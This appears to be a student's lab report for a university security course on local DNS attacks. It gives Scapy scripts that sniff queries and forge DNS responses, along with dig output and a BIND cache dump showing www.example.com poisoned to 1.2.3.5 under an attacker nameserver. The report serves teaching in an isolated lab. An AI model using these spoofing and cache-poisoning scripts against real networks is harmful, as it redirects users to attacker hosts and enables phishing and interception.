Barrett Bobilin

2/10/25

CIS 4360


Florida State University

CIS 4360 - Lab 2

Task 3.1 - Attack Task 1


This task has us write a code to intercept and spoof a DNS request. Our user is using the command "*dig www.example.com*". In the first picture you can see the real response from our local DNS server with the IP address "*23.213.40.2xx*", after flushing the local DNS server, running our spoofing script while resending the *dig* command gives a spoofed response with IP address "*1.2.3.5*", which is the address of our attacker www.example.com. The last photo is the code written to accomplish this.

Unspoofed dig request for example.com IP




```
root@3b4b036c7d0e:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51483
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d689d75c9e2b67560100000067a96208a04095764b4a3ce5 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        258     IN      CNAME   www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net. 21558 IN CNAME a1422.dscr.akamai.net.
a1422.dscr.akamai.net.  20      IN      A       23.213.40.211
a1422.dscr.akamai.net.  20      IN      A       23.213.40.206

;; Query time: 27 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Feb 10 02:18:48 UTC 2025
;; MSG SIZE  rcvd: 185

root@3b4b036c7d0e:/# 
```

Spoofed DNS response for example.com



```
root@3b4b036c7d0e:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20750
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; Query time: 7 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Feb 10 02:18:05 UTC 2025
;; MSG SIZE  rcvd: 106

root@3b4b036c7d0e:/#
```


Code Snippet




```python
from scapy.all import *
import sys

def spoof_dns(pkt):
    if DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8'):

        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)


        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # DNS Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='1.2.3.5', ttl=259200)

        # DNS NS Section
        NSsec = DNSRR(rrname="example.com", type='NS', rdata='ns.attacker32.com', ttl=259200)

        # Construct the DNS Response packet
        DNSpkt = DNS(
            id=pkt[DNS].id,  # Transaction ID from the query
            qr=1,  # This is a response
            aa=1,  # Authoritative Answer
            rd=0,  # Recursion Desired flag is 0 (not set)
            qdcount=1,  # Only one question section
            ancount=1,  # Answer section with one record
            nscount=1,  # NS section with one record
            qd=pkt[DNS].qd,  # Include the original query
            an=Anssec,  # Answer section with the spoofed A record
            ns=NSsec  # NS section with the attacker's nameserver
        )

        # Assemble the final spoofed packet
        spoofpkt = IPpkt / UDPpkt / DNSpkt

        # Send the spoofed DNS response
        send(spoofpkt, verbose=False)

# Set the filter to capture DNS queries for the target domain
myFilter = "udp port 53 and dst host 10.9.0.53"

# Start sniffing on the attacker's network interface - tried 47 interfaces before it worked omg
sniff(iface="br-5835d057bc75", filter=myFilter, prn=spoof_dns)
```

Task 3.2 - Attack Task 2

Based around persistence, and creating a DNS posioning attack. This rewrites the Local DNS servers to point to the false IP adress for www.example.com. Our local DNS now points to 1.2.3.5 for the website. Code seen below with the authority as ns.attacker.com




```
  GNU nano 4.8                                                                  Task1.2.py
from scapy.all import *
import sys

# Define the target domain and fake IP
TARGET_DOMAIN = "www.example.com"
FAKE_IP = "1.2.3.5"  # Fake IP to be used in the poisoned response

def spoof_dns(pkt):
    if DNS in pkt and TARGET_DOMAIN in pkt[DNS].qd.qname.decode('utf-8'):
        # Spoof response to DNS server (10.9.0.53)
        spoofed_src_ip = "10.9.0.153"  # Fake authoritative DNS server IP
        dns_server_ip = pkt[IP].src  # Local DNS server requesting resolution

        # Construct the IP layer (spoofing authoritative nameserver as source)
        IPpkt = IP(dst=dns_server_ip, src=spoofed_src_ip)

        # Construct the UDP layer (port 53 for DNS)
        UDPpkt = UDP(dport=33333, sport=53)  # DNS queries often use 33333 in this lab

        # Fake A record (answer section)
        Anssec = DNSRR(rrname=TARGET_DOMAIN, type='A', rdata=FAKE_IP, ttl=604800)

        # Fake NS record (authority section)
        NSsec = DNSRR(rrname="example.com", type='NS', rdata='ns.attacker32.com', ttl=604800)

        # Construct the DNS Response packet
        DNSpkt = DNS(
            id=pkt[DNS].id,  # Match the transaction ID
            qr=1,  # This is a response
            aa=1,  # Authoritative Answer
            rd=0,  # Recursion Desired flag is 0
            qdcount=1,  # One query in the request
            ancount=1,  # One answer record
            nscount=1,  # One NS record
            qd=pkt[DNS].qd,  # Include original query
            an=Anssec,  # Answer section with fake A record
            ns=NSsec  # NS section with attacker's nameserver
        )

        # Assemble the final spoofed packet
        spoofpkt = IPpkt / UDPpkt / DNSpkt

        # Send the spoofed DNS response to the local DNS server
        send(spoofpkt, verbose=False)
```




```
;; MSG SIZE  rcvd: 185

root@9c2f8a3170f9:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59303
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Feb 11 01:36:51 UTC 2025
;; MSG SIZE  rcvd: 106
```

Task 3.3 - Attack Task 3

Task 3.3 is similar, as we are attempting to rewrite the authority of our local DNS to use ns.attacker.com which we previously accomplished, seen here. Notice checking the cache of the DNS server resolves to our attacker DNS server:



```
;; MSG SIZE  rcvd: 185

root@9c2f8a3170f9:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59303
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Feb 11 01:36:51 UTC 2025
;; MSG SIZE  rcvd: 106
```




```
root@cc18a4135796:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            863730  NS      ns.attacker32.com.
www.example.com.        863730  A       1.2.3.5
root@cc18a4135796:/#
```

Task 3.4 - Attack Task 4

Here we are looking to overwrite google as well as our example.com DNS. Here is the attached response when using dig, as well as the code used.

